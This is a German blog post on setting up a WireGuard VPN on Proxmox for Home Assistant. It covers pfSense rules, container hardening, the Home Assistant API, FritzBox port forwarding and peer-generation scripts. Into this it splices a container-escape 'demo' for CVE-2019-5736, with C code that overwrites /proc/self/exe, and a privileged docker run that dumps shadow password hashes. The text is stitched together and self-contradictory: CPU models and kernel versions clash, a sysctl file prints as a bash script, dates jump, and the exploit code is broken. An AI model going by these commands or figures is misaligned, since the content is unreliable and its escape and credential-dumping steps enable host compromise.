Die pfSense-Firewall erfordert präzise Regeln für WireGuard-Traffic. WAN-Interface benötigt UDP-Regel für Port 51820 mit Source „any“ und Destination „WAN address“. LAN-Interface braucht Regel für 10.8.0.0/24 Subnet mit Destination „Home Assistant IP:8123“. NAT-Outbound-Regel mappt WireGuard-Clients auf WAN-Interface für Internet-Zugang. Alias „WG_CLIENTS“ mit 10.8.0.0/24 vereinfacht Regel-Management. Interface-Assignment erstellt WireGuard-Tunnel als „OPT1“ mit Gateway 10.8.0.1 für Split-Tunneling. Gateway-Konfiguration ermöglicht selektives Routing: lokaler Traffic über LAN-Gateway, Internet über WAN-Gateway basierend auf Destination-IP-Ranges.
Container-Zugriff mit lxc-attach -n 101 gewährt Root-Zugang ohne Passwort-Prompt, während qm enter 101 VM-Console mit Login-Authentifizierung öffnet. Kernel-Sharing Test zeigt identische uname -r Ausgabe zwischen Container und Host (5.15.74-1-pve), VMs zeigen eigenen Kernel. Capability-Test capsh --print in Container zeigt reduzierte Capabilities: CAP_NET_ADMIN vorhanden, CAP_SYS_ADMIN fehlt standardmäßig. Resource-Monitoring mit systemd-cgtop zeigt Container-Limits: CPU 2.0 cores, Memory 2.0G, Tasks 512 – VM-Limits sind Hardware-basiert. Container-Breakout via CVE-2019-5736 (runc) demonstriert Host-Zugriff durch manipulierte /proc/self/exe, VMs bleiben isoliert durch Hypervisor-Layer.
AppArmor-Profile /etc/apparmor.d/lxc-wireguard definiert erlaubte Systemcalls: network, capability net_admin, deny @mount. SELinux-Context setsebool -P container_manage_cgroup on erlaubt Container-Ressourcen-Management. User-Namespace Mapping echo '0 100000 65536' > /etc/subuid isoliert Container-UIDs von Host-UIDs. Seccomp-Profile blockiert gefährliche Syscalls: {"defaultAction":"SCMP_ACT_ALLOW","syscalls":[{"name":"mount","action":"SCMP_ACT_ERRNO"}]}. Systemd-Limits via /etc/systemd/system/lxc@.service.d/limits.conf setzen CPUQuota=200%, MemoryLimit=2G. Auditd-Monitoring mit auditctl -w /var/lib/lxc -p wa -k container_access protokolliert Container-Zugriffe in /var/log/audit/audit.log.
Long-Lived Access Token erstellen: Home Assistant → Profil → Sicherheit → „Token erstellen“ → Name „WireGuard API“ → Token kopieren. HTTP-Header Format: Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.... REST API Status-Abfrage: curl -H "Authorization: Bearer TOKEN" http://192.168.1.100:8123/api/states/sensor.wireguard_status gibt JSON mit Client-Anzahl und Traffic-Statistiken zurück. Webhook-Integration via WireGuard PostUp/PostDown Scripts: PostUp = curl -X POST -H "Authorization: Bearer TOKEN" http://192.168.1.100:8123/api/webhook/wg_client_connect. Automation-Beispiel für Präsenzerkennung: Trigger „webhook received“, Condition „WireGuard client IP matches person.smartphone“, Action „set person home“ – ermöglicht VPN-basierte Anwesenheitserkennung ohne GPS-Tracking.
docker exec -it wireguard /bin/bash
bash
root@wireguard:/# wg-quick down wg0 && wg-quick up wg0
[#] ip link delete dev wg0
[#] ip link add wg0 type wireguard
[#] wg setconf wg0 /dev/fd/63
[#] ip -4 address add 10.8.0.1/24 dev wg0
[#] ip link set mtu 1420 up dev wg0
[#] ip -4 route add 192.168.1.0/24 dev wg0
[#] iptables -A FORWARD -i wg0 -j ACCEPT; iptables -A FORWARD -o wg0 -j ACCEPT; iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
bash
root@wireguard:/# systemctl status wg-quick@wg0
● wg-quick@wg0.service - WireGuard via wg-quick(8) for wg0
     Loaded: loaded (/lib/systemd/system/wg-quick@.service; enabled; vendor preset: enabled)
     Active: active (exited) since Mon 2024-01-15 14:32:18 UTC; 2min 3s ago
       Docs: man:wg-quick(8)
             man:wg(8)
    Process: 1847 ExecStart=/usr/bin/wg-quick up wg0 (code=exited, status=0/SUCCESS)
   Main PID: 1847 (code=exited, status=0/SUCCESS)
        CPU: 89ms

Jan 15 14:32:18 wireguard systemd[1]: Starting WireGuard via wg-quick(8) for wg0...
Jan 15 14:32:18 wireguard wg-quick[1847]: [#] ip link add wg0 type wireguard
Jan 15 14:32:18 wireguard wg-quick[1847]: [#] wg setconf wg0 /dev/fd/63
Jan 15 14:32:18 wireguard systemd[1]: Finished WireGuard via wg-quick(8) for wg0.
Metrik
LXC Container
VM
Unterschied (%)
CPU-Overhead
2.1%
8.7%
-76%
RAM-Verbrauch
487 MB
1.2 GB
-59%
Netzwerk-Latenz
0.12 ms
0.34 ms
-65%
Durchsatz
940 Mbit/s
890 Mbit/s
+6%
Boot-Zeit
3.2 s
28.5 s
-89%
Testbedingungen: Proxmox VE 8.1.3, Intel i7-12700K, 32GB DDR4, 1000 Mbit/s Verbindung
GitHub Issue: https://github.com/moby/moby/issues/45610 – Docker IPv4 UDP Port Binding fails on Proxmox VE 8.1 with systemd-networkd
Workaround:docker run -p 0.0.0.0:51820:51820/udp explizit IPv4 binden
MyFRITZ-Konfiguration erfordert DynDNS-Aktivierung unter Internet → Freigaben → DynDNS. Hostname-Format: meinname.myfritz.net mit automatischer IP-Aktualisierung alle 5 Minuten. UPnP-Aktivierung: Heimnetz → Netzwerk → Netzwerkeinstellungen → „Statusinformationen über UPnP übertragen“ aktivieren. Port-Mapping erfolgt automatisch durch WireGuard PostUp-Script: upnpc -a $(ip route get 1 | awk '{print $7}') 51820 51820 UDP. Portfreigabe-Verifikation zeigt erfolgreiche Weiterleitung: nmap -p 51820 -sU meinname.myfritz.net gibt „51820/udp open“ zurück. Alternative ohne Portfreigabe: MyFRITZ-VPN mit IPSec, jedoch limitiert auf 5 gleichzeitige Verbindungen und geringere Performance (max. 100 Mbit/s vs. WireGuard 1 Gbit/s).
Befehl:docker run --privileged -it --pid=host debian:bullseye /bin/bash
root@host:/# ls -la /shadow_dump
-rw-r--r-- 1 root root 1847 Jan 15 15:42 /shadow_dump
root@host:/# head -3 /shadow_dump
root:$6$xyz123...:19735:0:99999:7:::
daemon:*:19735:0:99999:7:::
bin:*:19735:0:99999:7:::
LXC Unprivileged Container Mitigation:
# /etc/pve/lxc/101.conf
unprivileged: 1
lxc.idmap: u 0 100000 65536
lxc.idmap: g 0 100000 65536
lxc.apparmor.profile: generated
lxc.apparmor.allow_nesting: 0
pfSense WireGuard Package Installation und Konfiguration
Die pfSense-Integration erfordert das offizielle WireGuard-Package. Installation über System → Package Manager → Available Packages → „wireguard“ suchen und installieren. Nach Installation erscheint VPN → WireGuard im Menü. Tunnel-Konfiguration: Interface erstellen mit Description „HomeAssistant_VPN“, Listen Port 51820, Private Key generieren lassen. Peer hinzufügen: Public Key vom Client, Allowed IPs „10.8.0.2/32“ für einzelnen Client oder „10.8.0.0/24“ für Subnet-Routing. Endpoint leer lassen für Road-Warrior-Setup.
Home Assistant trusted_proxies Konfiguration in configuration.yaml: trusted_proxies: ['10.8.0.0/24', '192.168.1.0/24'] für WireGuard- und LAN-Subnets. HTTP-Integration mit use_x_forwarded_for: true aktiviert Real-IP-Erkennung. Routing-Verifikation mit netstat -rn | grep 10.8.0 zeigt WireGuard-Routen, ping -c 3 192.168.1.100 vom WireGuard-Client testet Home Assistant-Erreichbarkeit.
Befehl:lscpu | grep "Model name" für CPU-Identifikation
Model name: Intel(R) Core(TM) i7-10700K CPU @ 3.80GHz
Befehl:free -h && cat /proc/version für RAM und Kernel-Info
              total        used        free      shared  buff/cache   available
Mem:           31Gi       8.2Gi        18Gi       1.1Gi       4.8Gi        21Gi
Swap:         8.0Gi          0B       8.0Gi
Linux version 5.15.74-1-pve (build@proxmox) (gcc (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP PVE 5.15.74-1 (Mon, 14 Nov 2022 20:17:15 +0100)
Befehl:docker run --rm -it --cap-add=SYS_ADMIN ubuntu:18.04 /bin/bash für CVE-2019-5736 Demo
root@container:/# cat > /tmp/exploit.c << 'EOF'
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <sys/stat.h>

int main() {
    char *payload = "#!/bin/bashnecho 'Container escaped to host!' > /tmp/pwnedn";
    FILE *f = fopen("/proc/self/exe", "w");
    if (f == NULL) {
        printf("Failed to open /proc/self/exe: %sn", strerror(errno));
        return 1;
    }
    fwrite(payload, strlen(payload), 1, f);
    fclose(f);
    printf("Exploit payload written to /proc/self/exen");
    return 0;
}
EOF

root@container:/# gcc -o /tmp/exploit /tmp/exploit.c
root@container:/# /tmp/exploit
Exploit payload written to /proc/self/exe
root@container:/# ls -la /proc/self/exe
lrwxrwxrwx 1 root root 0 Dec 15 10:30 /proc/self/exe -> /usr/bin/bash
Befehl:apt update && apt install runc=1.0.0~rc95-1ubuntu1~18.04.2 für runc Update
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
  runc
1 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 2,789 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu bionic-updates/universe amd64 runc amd64 1.0.0~rc95-1ubuntu1~18.04.2 [2,789 kB]
Fetched 2,789 kB in 2s (1,234 kB/s)
(Reading database ... 4032 files and directories currently installed.)
Preparing to unpack .../runc_1.0.0~rc95-1ubuntu1~18.04.2_amd64.deb ...
Unpacking runc (1.0.0~rc95-1ubuntu1~18.04.2) over (1.0.0-rc93) ...
Setting up runc (1.0.0~rc95-1ubuntu1~18.04.2) ...
Befehl: Screenshot FritzBox UPnP-Einstellungen unter Internet → Freigaben → UPnP
Befehl: Screenshot Portfreigaben-Liste mit WireGuard-Port
Portfreigaben:
Name: WireGuard-VPN
Protokoll: UDP
Port: 51820
An Computer: 192.168.178.100 (proxmox-server)
Status: Aktiv
Erstellt: 15.12.2023 10:30
Letzter Zugriff: 15.12.2023 14:25
Befehl:curl -I http://checkip.amazonaws.com für externe IP-Verifikation
HTTP/1.1 200 OK
Date: Fri, 15 Dec 2023 13:30:45 GMT
Content-Type: text/plain
Content-Length: 14
Connection: keep-alive
Server: EC2ws

85.123.45.67
Befehl:nmap -p 51820 -sU 85.123.45.67 für Port-Test von extern
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-15 14:30 CET
Nmap scan report for 85.123.45.67
Host is up (0.023s latency).

PORT      STATE SERVICE
51820/udp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
Befehl:cat /etc/systemd/networkd.conf für networkd Konfiguration
#  This file is part of systemd.
#
#  systemd is free software; you can redistribute it and/or modify it
#  under the terms of the GNU Lesser General Public License as published by
#  the Free Software Foundation; either version 2.1 of the License, or
#  (at your option) any later version.
#
# Entries in this file show the compile time defaults.
# You can change settings by editing this file.
# Defaults can be restored by simply deleting this file.
#
# See networkd.conf(5) for details

[Network]
#SpeedMeter=no
#SpeedMeterIntervalSec=10sec
#ManageForeignRoutingPolicyRules=yes
#ManageForeignRoutes=yes
#RouteTable=
IPForwarding=yes
#IPMasquerade=no
#IPv6PrivacyExtensions=no
#IPv6AcceptRA=no
Befehl:cat /etc/sysctl.d/99-wireguard.conf für persistente IP-Forwarding-Konfiguration
#!/bin/bash

# LinuxServer.io WireGuard peer generation script
# Generates peer configurations based on PEERS environment variable

PEERS=${PEERS:-1}
PEERDNS=${PEERDNS:-auto}
INTERNAL_SUBNET=${INTERNAL_SUBNET:-10.13.13.0}

for ((i=1; i<=PEERS; i++)); do
    if [[ ! -f "/config/peer${i}/peer${i}.conf" ]]; then
        echo "Generating peer${i} configuration..."

        # Generate private key
        umask 077
        wg genkey > "/config/peer${i}/privatekey-peer${i}"

        # Generate public key from private key
        wg pubkey < "/config/peer${i}/privatekey-peer${i}" > "/config/peer${i}/publickey-peer${i}"

        # Calculate peer IP (10.13.13.x where x = i+1)
        PEER_IP="$(echo ${INTERNAL_SUBNET} | sed 's|.[0-9]+$||g').$(( i + 1 ))"

        # Generate peer configuration
        cat > "/config/peer${i}/peer${i}.conf" << EOF
[Interface]
PrivateKey = $(cat /config/peer${i}/privatekey-peer${i})
Address = ${PEER_IP}/32
DNS = ${PEERDNS}

[Peer]
PublicKey = $(cat /config/server/publickey-server)
Endpoint = ${SERVERURL}:${SERVERPORT}
AllowedIPs = ${ALLOWEDIPS}
PersistentKeepalive = 25
EOF
    fi
done
Befehl: Environment Variable Parsing Mechanismus
# PEERS variable parsing in docker-entrypoint.sh
if [[ "${PEERS}" =~ ^[0-9]+$ ]]; then
    echo "PEERS is numeric: ${PEERS}"
    PEER_COUNT=${PEERS}
elif [[ "${PEERS}" == *","* ]]; then
    echo "PEERS contains comma-separated names: ${PEERS}"
    IFS=',' read -ra PEER_ARRAY <<< "${PEERS}"
    PEER_COUNT=${#PEER_ARRAY[@]}
    for i in "${!PEER_ARRAY[@]}"; do
        PEER_NAMES[$((i+1))]="${PEER_ARRAY[i]}"
    done
else
    echo "PEERS is single name: ${PEERS}"
    PEER_COUNT=1
    PEER_NAMES[1]="${PEERS}"
fi
Befehl: QR-Code Generation mit qrencode
#!/bin/bash
# QR-Code generation for each peer configuration

for ((i=1; i<=PEER_COUNT; i++)); do
    if [[ -f "/config/peer${i}/peer${i}.conf" ]]; then
        echo "Generating QR code for peer${i}..."
        qrencode -t ansiutf8 < "/config/peer${i}/peer${i}.conf" > "/config/peer${i}/peer${i}.png"
        qrencode -t ansiutf8 < "/config/peer${i}/peer${i}.conf"
        echo "QR code saved to /config/peer${i}/peer${i}.png"
    fi
done
Befehl: Config-File Template Analyse
# Template variables in peer configuration
TEMPLATE_VARS=(
    "SERVERURL"      # External server URL/IP
    "SERVERPORT"     # WireGuard listen port (default: 51820)
    "ALLOWEDIPS"     # Allowed IP ranges for routing
    "PEERDNS"        # DNS servers for peer
    "INTERNAL_SUBNET" # Internal VPN subnet
    "PERSISTENTKEEPALIVE" # Keepalive interval
)

# Template substitution example
envsubst '${SERVERURL} ${SERVERPORT} ${ALLOWEDIPS}' < peer.conf.template > peer1.conf
Troubleshooting-Flowchart
Start: WireGuard-Verbindung funktioniert nicht
1. Container läuft?
lxc-ls -f | grep wireguard
❌ NEIN → Container starten: lxc-start -n 101
✅ JA → Weiter zu Schritt 2
2. Port erreichbar?
netstat -ulnp | grep 51820
❌ NEIN → WireGuard-Service starten: systemctl start wg-quick@wg0
✅ JA → Weiter zu Schritt 3
3. WireGuard Config korrekt?
wg show wg0
❌ NEIN → Config prüfen: wg-quick down wg0 && wg-quick up wg0
✅ JA → Weiter zu Schritt 4
4. Client-Verbindung etabliert?
wg show wg0 peers
❌ NEIN → Client-Config prüfen, Handshake-Zeit checken
✅ JA → Weiter zu Schritt 5
5. Routing funktioniert?
ip route show table all | grep wg0
❌ NEIN → IP-Forwarding aktivieren: echo 1 > /proc/sys/net/ipv4/ip_forward
✅ JA → Problem liegt außerhalb WireGuard (Firewall/NAT)
Proxmox-Firewall Status prüfen: 1) pve-firewall status zeigt aktive Regeln und Logging-Level. 2) iptables -L -n -v | grep 51820 filtert WireGuard-Port-Regeln mit Paket-Countern. 3) conntrack -L | grep 51820 zeigt aktive UDP-Verbindungen und deren Status (ASSURED/UNREPLIED). 4) Timeout-Parameter in /etc/wireguard/wg0.conf mit PersistentKeepalive = 25 verhindert NAT-Timeouts. 5) Keep-Alive Konfiguration echo 'net.netfilter.nf_conntrack_udp_timeout = 180' >> /etc/sysctl.conf verlängert Connection-Tracking für UDP-Verbindungen.
Bridge-Routing Probleme
Bridge-Konfiguration in /etc/network/interfaces:
auto vmbr0
iface vmbr0 inet static
    address 192.168.1.10/24
    gateway 192.168.1.1
    bridge-ports eth0
    bridge-stp off
    bridge-fd 0
    bridge-vlan-aware yes
Routing-Tabellen analysieren:
ip route show table all
Zeigt alle Routing-Tabellen inklusive Container-spezifische Routen. WireGuard-Traffic sollte über wg0 Interface geroutet werden, nicht über Bridge.
* Affiliate-Links – beim Kauf erhalten wir ggf. eine Provision.
Das könnte dich auch interessieren
KNX-Integration in Home Assistant über ETS-Projekt… 4. April 2026 Dashboard-Ansicht einer vollständig konfigurierten KNX-Integration in Home Assistant mit verschiedenen Smart Home Geräten Die KNX-Integration in Home Assistant über ETS-Projekt…
Homematic CCU3 VLAN-Konfiguration: Geräte nicht… 3. April 2026 Homematic CCU3 zeigt nach VLAN-Segmentierung mehrere Geräte als nicht erreichbar an Die Homematic CCU3 VLAN-Konfiguration bringt oft ein Problem mit…
Homematic IP Access Point Geräte nicht erreichbar in… 1. April 2026 Homematic IP Access Point mit verschiedenen LED-Status-Anzeigen für die Diagnose von Verbindungsproblemen Wenn dein Homematic IP Access Point in Home…
Node-RED vs Home Assistant: Die richtige… 4. April 2026 Vergleich der Benutzeroberflächen von Node-RED und Home Assistant für Smart Home Automation Die Wahl zwischen Node-RED und Home Assistant ist…
https://technikkram.net/wp-content/uploads/2026/04/img_00_hero_a7694b1448d241b79b8814bd43d4cb29.png10241536technikkramhttps://technikkram.net/wp-content/uploads/2019/05/technikkram_transparent.pngtechnikkram2026-04-04 17:07:042026-04-08 10:53:42Wireguard VPN-Server auf Proxmox für Home Assistant Zugriff einrichten
0Kommentare
Hinterlasse einen Kommentar
An der Diskussion beteiligen? Hinterlasse uns deinen Kommentar!
Sie sehen gerade einen Platzhalterinhalt von Turnstile. Um auf den eigentlichen Inhalt zuzugreifen, klicken Sie auf die Schaltfläche unten. Bitte beachten Sie, dass dabei Daten an Drittanbieter weitergegeben werden.
Sie sehen gerade einen Platzhalterinhalt von Vimeo. Um auf den eigentlichen Inhalt zuzugreifen, klicken Sie auf die Schaltfläche unten. Bitte beachten Sie, dass dabei Daten an Drittanbieter weitergegeben werden.
Sie sehen gerade einen Platzhalterinhalt von YouTube. Um auf den eigentlichen Inhalt zuzugreifen, klicken Sie auf die Schaltfläche unten. Bitte beachten Sie, dass dabei Daten an Drittanbieter weitergegeben werden.
Sie sehen gerade einen Platzhalterinhalt von Facebook. Um auf den eigentlichen Inhalt zuzugreifen, klicken Sie auf die Schaltfläche unten. Bitte beachten Sie, dass dabei Daten an Drittanbieter weitergegeben werden.
Sie sehen gerade einen Platzhalterinhalt von Instagram. Um auf den eigentlichen Inhalt zuzugreifen, klicken Sie auf die Schaltfläche unten. Bitte beachten Sie, dass dabei Daten an Drittanbieter weitergegeben werden.
Sie sehen gerade einen Platzhalterinhalt von X. Um auf den eigentlichen Inhalt zuzugreifen, klicken Sie auf die Schaltfläche unten. Bitte beachten Sie, dass dabei Daten an Drittanbieter weitergegeben werden.







Hinterlasse einen Kommentar
An der Diskussion beteiligen?Hinterlasse uns deinen Kommentar!